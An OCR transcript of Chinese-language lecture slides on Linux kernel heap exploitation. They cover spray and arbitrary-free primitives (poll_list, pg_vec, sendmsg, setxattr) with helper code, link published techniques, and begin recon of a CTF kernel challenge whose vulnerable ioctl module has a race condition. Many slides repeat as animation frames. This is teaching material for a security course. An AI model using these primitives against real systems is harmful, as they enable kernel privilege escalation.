
- 使用方式2： 任意釋放 gadget
  - 如果能控 next pointer，就可以釋放指定的記憶體位址
  - 通常會搭配 partial overwrite

```
out_fds:
    walk = head->next;
    while (walk) {
        struct poll_list *pos = walk;
        walk = walk->next;
        kfree(pos);
    }
```

Helpful Struct

pg_vec

- 大小： 2^order * count、order > 10
- FROM： buddy system
- 使用方式：
  - 分配大量且連續的 page，drain the buddy system



Helpful Struct

pg_vec

- socket - 建立 SOCK_RAW socket
- setsockopt - 設置 PACKET_VERSION 為 TPACKET_V1
- setsockopt - 透過設置 PACKET_TX_RING 來分配可控大小的記憶體

Helpful Struct

pg_vec

- socket - 建立 SOCK_RAW socket
- setsockopt - 設置 PACKET_VERSION 為 TPACKET_V1
- setsockopt - 透過設置 PACKET_TX_RING 來分配可控大小的記憶體

```
socketfd = socket(AF_PACKET, SOCK_RAW, PF_PACKET);
if (socketfd < 0)
    perror_exit("socket AF_PACKET");
```

Helpful Struct

pg_vec

- socket - 建立 SOCK_RAW socket
- setsockopt - 設置 PACKET_VERSION 為 TPACKET_V1
- setsockopt - 透過設置 PACKET_TX_RING 來分配可控大小的記憶體

```
version = TPACKET_V1;

if (setsockopt(socketfd, SOL_PACKET, PACKET_VERSION, &version, sizeof(version)) < 0)
    perror_exit("setsockopt PACKET_VERSION");
```

Helpful Struct

pg_vec

- socket - 建立 SOCK_RAW socket
- setsockopt - 設置 PACKET_VERSION 為 TPACKET_V1
- setsockopt - 透過設置 PACKET_TX_RING 來分配可控大小的記憶體
  - block_size - 每個 table entry 的大小
  - block_nr - entry 個數
  - frame_size - 建議 PAGE_SIZE
  - frame_nr = total_size / frame_size

```
assert(size % PAGE_SIZE == 0);

memset(&req, 0, sizeof(req));
req.tp_block_size = size;
req.tp_block_nr = count;
req.tp_frame_size = PAGE_SIZE;
req.tp_frame_nr = (req.tp_block_size * req.tp_block_nr) / req.tp_frame_size;

if (setsockopt(socketfd, SOL_PACKET, PACKET_TX_RING, &req, sizeof(req)) < 0)
    perror_exit("setsockopt PACKET_TX_RING");
```

Helpful Struct

pg_vec - PACKET_TX_RING

- 複製 user data 到 kernel space
- 建立 TX ring

```
static int
packet_setsockopt(struct socket *sock, int level, int optname, sockptr_t optval,
		unsigned int optlen)
{
	switch (optname) {
	// ...
	case PACKET_RX_RING:
	{
		switch (po->tp_version) {
		case TPACKET_V1:
			len = sizeof(req_u.req);
			break;
		// ...
		} else {
			if (copy_from_sockptr(&req_u.req, optval, len))
				ret = -EFAULT;
			else
				ret = packet_set_ring(sk, &req_u, 0,
						optname == PACKET_TX_RING);
```

Helpful Struct

pg_vec - PACKET_TX_RING

- 複製 user data 到 kernel space
- 建立 TX ring

```c
static int
packet_setsockopt(struct socket *sock, int level, int optname, sockptr_t optval,
            unsigned int optlen)
{
    switch (optname) {
    // ...
    case PACKET_RX_RING:
    {
        switch (po->tp_version) {
        case TPACKET_V1:
            len = sizeof(req_u.req);
            break;
        // ...
        } else {
            if (copy_from_sockptr(&req_u.req, optval, len))
                ret = -EFAULT;
            else
                ret = packet_set_ring(sk, &req_u, 0,
                            optname == PACKET_TX_RING);
```

Helpful Struct

pg_vec - PACKET_TX_RING

- 建立 TX ring
  - 取得 tp_block_size 的 order
  - 分配 page vector

```c
static int packet_set_ring(struct sock *sk, union tpacket_req_u *req_u,
        int closing, int tx_ring)
{
    // ...
    if (req->tp_block_nr) {
        switch (po->tp_version) {
        case TPACKET_V1:
            po->tp_hdrlen = TPACKET_HDRLEN;
            break;
            // ...
        }

        // .. some check
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
```

Helpful Struct

pg_vec - PACKET_TX_RING

- 建立 TX ring
  - 取得 tp_block_size 的 order
  - 分配 page vector

```
static int packet_set_ring(struct sock *sk, union tpacket_req_u *req_u,
        int closing, int tx_ring)
{
    // ...
    if (req->tp_block_nr) {
        switch (po->tp_version) {
        case TPACKET_V1:
            po->tp_hdrlen = TPACKET_HDRLEN;
            break;
            // ...
        }

        // .. some check
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
```

Helpful Struct

pg_vec - PACKET_TX_RING

- 建立 TX ring
  - 取得 tp_block_size 的 order
  - 分配 page vector
    - 分配 block 個 entry 的 vector
    - 每個 entry 指向一塊 2^order 的記憶體空間

```c
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
    unsigned int block_nr = req->tp_block_nr;
    struct pgv *pg_vec;
    int i;

    pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GFP_NOWARN);
    if (unlikely(!pg_vec))
        goto out;

    for (i = 0; i < block_nr; i++) {
        pg_vec[i].buffer = alloc_one_pg_vec_page(order);
        if (unlikely(!pg_vec[i].buffer))
            goto out_free_pgvec;
    }

out:
    return pg_vec;
```

Helpful Struct

pg_vec - PACKET_TX_RING

- 建立 TX ring
  - 取得 tp_block_size 的 order
  - 分配 page vector
    - 分配 block 個 entry 的 vector
    - 每個 entry 指向一塊 2^order 的記憶體空間

```c
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
    unsigned int block_nr = req->tp_block_nr;
    struct pgv *pg_vec;
    int i;

    pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GFP_NOWARN);
    if (unlikely(!pg_vec))
        goto out;

    for (i = 0; i < block_nr; i++) {
        pg_vec[i].buffer = alloc_one_pg_vec_page(order);
        if (unlikely(!pg_vec[i].buffer))
            goto out_free_pgvec;
    }

out:
    return pg_vec;
```

Helpful Struct

pg_vec - PACKET_TX_RING

- 建立 TX ring
  - 取得 tp_block_size 的 order
  - 分配 page vector
    - 分配 block 個 entry 的 vector
    - 每個 entry 指向一塊 2^order 的記憶體空間
      - 直接從 buddy system 申請

```
static char *alloc_one_pg_vec_page(unsigned long order)
{
	char *buffer;
	gfp_t gfp_flags = GFP_KERNEL | __GFP_COMP |
			  __GFP_ZERO | __GFP_NOWARN | __GFP_NORETRY;

	buffer = (char *) __get_free_pages(gfp_flags, order);
	if (buffer)
		return buffer;
```

Helpful Struct

pg_vec - release

- 只需要 close socket 即可釋放
  - 將 request 欄位都設為 0
  - 釋放所有的 vector entry

```
static int packet_release(struct socket *sock)
{
    // ...
    if (po->tx_ring.pg_vec) {
        memset(&req_u, 0, sizeof(req_u));
        packet_set_ring(sk, &req_u, 1, 1);
    }
    release_sock(sk);
```

```
out_free_pg_vec:
    if (pg_vec) {
        bitmap_free(rx_owner_map);
        free_pg_vec(pg_vec, order, req->tp_block_nr);
    }
```

Helpful Struct

pg_vec - release

- 只需要 close socket 即可釋放
  - 將 request 欄位都設為 0
  - 釋放所有的 vector entry

```
static int packet_release(struct socket *sock)
{
    // ...
    if (po->tx_ring.pg_vec) {
        memset(&req_u, 0, sizeof(req_u));
        packet_set_ring(sk, &req_u, 1, 1);
    }
    release_sock(sk);
```

```
out_free_pg_vec:
    if (pg_vec) {
        bitmap_free(rx_owner_map);
        free_pg_vec(pg_vec, order, req->tp_block_nr);
    }
```

Helpful Struct

sendmsg

- 大小： 32 ~ 20480
- FROM： GFP_KERNEL

- 使用方法：
  - Memory 所有的值都可控
  - 過去常搭配 userfault_fd，讓使用者可以控制 memory 的釋放時機

Helpful Struct

sendmsg

```c
SYSCALL_DEFINE3(sendmsg, int, fd, struct user_msghdr __user *, msg, unsigned int, flags)
{
    return __sys_sendmsg(fd, msg, flags, true);
}
```

```c
static int ____sys_sendmsg(struct socket *sock, struct msghdr *msg_sys,
                           unsigned int flags, struct used_address *used_address,
                           unsigned int allowed_msghdr_flags)
{
    // ...
        if (ctl_len > sizeof(ctl)) {
            ctl_buf = sock_kmalloc(sock->sk, ctl_len, GFP_KERNEL);
            if (ctl_buf == NULL)
                goto out;
        }
        err = -EFAULT;
        if (copy_from_user(ctl_buf, msg_sys->msg_control_user, ctl_len))
            goto out_freectl;
        msg_sys->msg_control = ctl_buf;
        msg_sys->msg_control_is_user = false;
    }
    // ...
        sock_kfree_s(sock->sk, ctl_buf, ctl_len);
```

需大於 0x20

Helpful Struct

sendmsg

- 取得 upper bound sysctl_optmem_max
  - 20480
- 分配記憶體並回傳

```c
void *sock_kmalloc(struct sock *sk, int size, gfp_t priority)
{
	int optmem_max = READ_ONCE(sysctl_optmem_max);

	if ((unsigned int)size <= optmem_max &&
	    atomic_read(&sk->sk_omem_alloc) + size < optmem_max) {
		void *mem;
		/* First do the add, to avoid the race if kmalloc
		 * might sleep.
		 */
		atomic_add(size, &sk->sk_omem_alloc);
		mem = kmalloc(size, priority);
		if (mem)
			return mem;
		atomic_sub(size, &sk->sk_omem_alloc);
	}
	return NULL;
}
```

Helpful Struct

sendmsg

- 取得 upper bound sysctl_optmem_max
- 分配記憶體並回傳

```c
void *sock_kmalloc(struct sock *sk, int size, gfp_t priority)
{
    int optmem_max = READ_ONCE(sysctl_optmem_max);

    if ((unsigned int)size <= optmem_max &&
        atomic_read(&sk->sk_omem_alloc) + size < optmem_max) {
        void *mem;
        /* First do the add, to avoid the race if kmalloc
         * might sleep.
         */
        atomic_add(size, &sk->sk_omem_alloc);
        mem = kmalloc(size, priority);
        if (mem)
            return mem;
        atomic_sub(size, &sk->sk_omem_alloc);
    }
    return NULL;
}
```

Helpful Struct

setxattr

- 大小： 1 ~ 65535
- FROM： GFP_KERNEL / GFP_USER (new version)

- 使用方法：
  - Memory 所有的值都可控
  - 過去常搭配 userfault_fd，讓使用者可以控制 memory 的釋放時機

Helpful Struct

setxattr

- sexattr - set an extended attribute value
  - data - 要 spray 的資料
  - size - 資料大小，跟 kernel 分配的記憶體大小有關
  - XATTR_CREATE - 如果名稱重複就 fail

```
void _setxattr(char *data, int size)
{
    if (setxattr("/home/user/.bashrc", "user.x", data, size, XATTR_CREATE) == -1)
        perror_exit("setxattr /home/user/.bashrc");
}
```

Helpful Struct

setxattr

```
SYSCALL_DEFINE5(setxattr, const char __user *, pathname,
		const char __user *, name, const void __user *, value,
		size_t, size, int, flags)
{
	return path_setxattr(pathname, name, value, size, flags, LOOKUP_FOLLOW);
}
```

```
static int path_setxattr(const char __user *pathname,
			 const char __user *name, const void __user *value,
			 size_t size, int flags, unsigned int lookup_flags)
{
	struct path path;
	int error;

retry:
	error = user_path_at(AT_FDCWD, pathname, lookup_flags, &path);
	if (error)
		return error;
	error = mnt_want_write(path.mnt);
	if (!error) {
		error = setxattr(mnt_idmap(path.mnt), path.dentry, name,
				 value, size, flags);
		mnt_drop_write(path.mnt);
	}
```

Helpful Struct

setxattr

- 設置 attribute 後記憶體就會被釋放
- GFP_USER 跟 GFP_KERNEL 只差在多了 __GFP_HARDWALL
  - enforces the cpuset memory allocation policy

```c
static long
setxattr(struct mnt_idmap *idmap, struct dentry *d,
    const char __user *name, const void __user *value, size_t size,
    int flags)
{
    // ...
    error = setxattr_copy(name, &ctx);
    error = do_setxattr(idmap, d, &ctx);
    kvfree(ctx.kvalue);
    return error;
}
```

```c
int setxattr_copy(const char __user *name, struct xattr_ctx *ctx)
{
    // ...
    if (ctx->size) {
        // ...
        ctx->kvalue = vmemdup_user(ctx->cvalue, ctx->size);
        if (IS_ERR(ctx->kvalue)) {
            error = PTR_ERR(ctx->kvalue);
            ctx->kvalue = NULL;
```

```c
void *vmemdup_user(const void __user *src, size_t len)
{
    void *p;

    p = kvmalloc(len, GFP_USER);
    if (!p)
        return ERR_PTR(-ENOMEM);

    if (copy_from_user(p, src, len)) {
```

Exploitation Technique

- DirtyCred： https://i.blackhat.com/USA-22/Thursday/US-22-Lin-Cautious-A-New-Exploitation-Method.pdf
  - Data only
- pipe-primitive： https://github.com/veritas501/pipe-primitive
- USMA： https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-YongLiu-USMA-Share-Kernel-Code.pdf
- Cross cache attack： https://www.willsroot.io/2022/08/reviving-exploits-against-cred-struct.html
- Unlinking attack：https://starlabs.sg/blog/2022/06-io_uring-new-code-new-bugs-and-a-new-exploit-technique/

Challenge

Environment

- 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2
- Debian 5.10.149-2 kernel github - 包含 config 以及 distribution patch 等資訊
- 檔案 debian/config/config 紀錄編譯 kernel 時的 config option
  - CONFIG_SLAB_FREELIST_RANDOM=y
  - CONFIG_SLAB_FREELIST_HARDENED=y
  - CONFIG_USERFAULTFD=y

⛓ Fourchain - Kernel [321pts]

It's more krazy in the kernel...

ssh -p 54321 knote@35.238.182.189
password: knote

Resources are limited, please work on local first.

kernel-39fb8300c4181886fecd27bf4333b58348faf279.zip

Author: Billy

12 Teams solved.

Challenge

Recon

- QEMU script 設置 SMP，指定 cores=2, threads=2
- Kernel module 的 ioctl 是用 unlocked 而不是 locked
- 一般使用者可以使用 userfault_fd
- **RACE CONDITION !**

```
static struct file_operations drv_fops = {
    open : drv_open,
    unlocked_ioctl : drv_unlocked_ioctl
};
```

Challenge

Recon

- 所有 ioctl cmd 都是在操作 struct node *table[0x10]
- struct node 成員如下：
  - Key - get_random_bytes 產生的隨機值
  - Size - 最多能分配 0x1ff (255)
  - Addr - 儲存加密過的 data 位址

```
struct node
{
    uint64_t key;
    uint64_t size;
    uint64_t addr;
};
```

- ioctl 都會先 copy_from_user，並限制 index 與 size 的值，因此沒有簡單的 out-of-bound 或是 double fetch 漏洞

```
if (copy_from_user(&data, (struct ioctl_arg __user *)arg, sizeof(data)))
{
    ret = -EFAULT;
    goto done;
}

data.idx &= 0xf;
data.size &= 0x1ff;
```

Challenge
Cmd1. ADD

- 找 empty table slot
- 分配 node 結構
- 儲存 size 以及產生 8 bytes random key
- 分配大小為 size 的記憶體 addr
- 複製並加密資料
- 加密 data pointer

```c
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }
    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

Challenge

Cmd1. ADD

- 找 empty table slot
- 分配 node 結構
- 儲存 size 以及產生 8 bytes random key
- 分配大小為 size 的記憶體 addr
- 複製並加密資料
- 加密 data pointer

```c
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }
    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

Challenge

Cmd1. ADD

- 找 empty table slot
- 分配 node 結構
- 儲存 size 以及產生 8 bytes random key
- 分配大小為 size 的記憶體 addr
- 複製並加密資料
- 加密 data pointer

```c
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }
    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

Challenge

Cmd1. ADD

- 找 empty table slot
- 分配 node 結構
- 儲存 size 以及產生 8 bytes random key
- 分配大小為 size 的記憶體 addr
- 複製並加密資料
- 加密 data pointer

```
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }
    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

Challenge

Cmd1. ADD

- 找 empty table slot
- 分配 node 結構
- 儲存 size 以及產生 8 bytes random key
- 分配大小為 size 的記憶體 addr
- 複製並加密資料
- 加密 data pointer

```
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }
    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

Challenge

Cmd1. ADD

- 找 empty table slot
- 分配 node 結構
- 儲存 size 以及產生 8 bytes random key
- 分配大小為 size 的記憶體 addr
- 複製並加密資料
- 加密 data pointer

```c
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }
    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

Challenge

Cmd1. ADD

- 找 empty table slot
- 分配 node 結構
- 儲存 size 以及產生 8 bytes random key
- 分配大小為 size 的記憶體 addr
- 複製並加密資料
- 加密 data pointer

```c
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }
    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

Challenge

Cmd2. EDIT

- 取得解密後的 data pointer
- 取得 node size
- 複製並加密資料

```
case IO_EDIT: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        ret = copy_from_user(buf, (void __user *)data.addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        memcpy((void *)addr, buf, size);
    }
}
```

Challenge

Cmd2. EDIT

- 取得解密後的 data pointer
- 取得 node size
- 複製並加密資料

```
case IO_EDIT: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        ret = copy_from_user(buf, (void __user *)data.addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        memcpy((void *)addr, buf, size);
    }
}
```

Challenge

Cmd2. EDIT

- 取得解密後的 data pointer
- 取得 node size
- 複製並加密資料

```
case IO_EDIT: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        ret = copy_from_user(buf, (void __user *)data.addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        memcpy((void *)addr, buf, size);
    }
}
```

Challenge

Cmd2. EDIT

- 取得解密後的 data pointer
- 取得 node size
- 複製並加密資料

```
case IO_EDIT: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        ret = copy_from_user(buf, (void __user *)data.addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        memcpy((void *)addr, buf, size);
    }
}
```

Challenge

Cmd3. SHOW

- 取得解密後的 data pointer
- 取得 node size
- 將解密後的資料複製到 user space

```
case IO_SHOW: {
    if (table[data.idx])
    {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        memcpy(buf, (void *)addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        ret = copy_to_user((void __user *)data.addr, buf, size);
    }
}
```

Challenge

Cmd3. SHOW

- 取得解密後的 data pointer
- 取得 node size
- 將解密後的資料複製到 user space

```
case IO_SHOW: {
    if (table[data.idx])
    {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        memcpy(buf, (void *)addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        ret = copy_to_user((void __user *)data.addr, buf, size);
    }
}
```

Challenge

Cmd3. SHOW

- 取得解密後的 data pointer
- 取得 node size
- 將解密後的資料複製到 user space

```
case IO_SHOW: {
    if (table[data.idx])
    {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        memcpy(buf, (void *)addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        ret = copy_to_user((void __user *)data.addr, buf, size);
    }
}
```

Challenge

Cmd3. SHOW

- 取得解密後的 data pointer
- 取得 node size
- 將解密後的資料複製到 user space

```
case IO_SHOW: {
    if (table[data.idx])
    {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        memcpy(buf, (void *)addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        ret = copy_to_user((void __user *)data.addr, buf, size);
    }
}
```

Challenge

Cmd4. DEL

- 取得解密後的 data pointer
- 釋放 data pointer
- 釋放 node 並清為 NULL

```
case IO_DEL: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        kfree((void *)addr);
        kfree(table[data.idx]);
        table[data.idx] = 0;
    }
}
```

Challenge

Cmd4. DEL

- 取得解密後的 data pointer
- 釋放 data pointer
- 釋放 node 並清為 NULL

```c
case IO_DEL: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        kfree((void *)addr);
        kfree(table[data.idx]);
        table[data.idx] = 0;
    }
}
```

Challenge
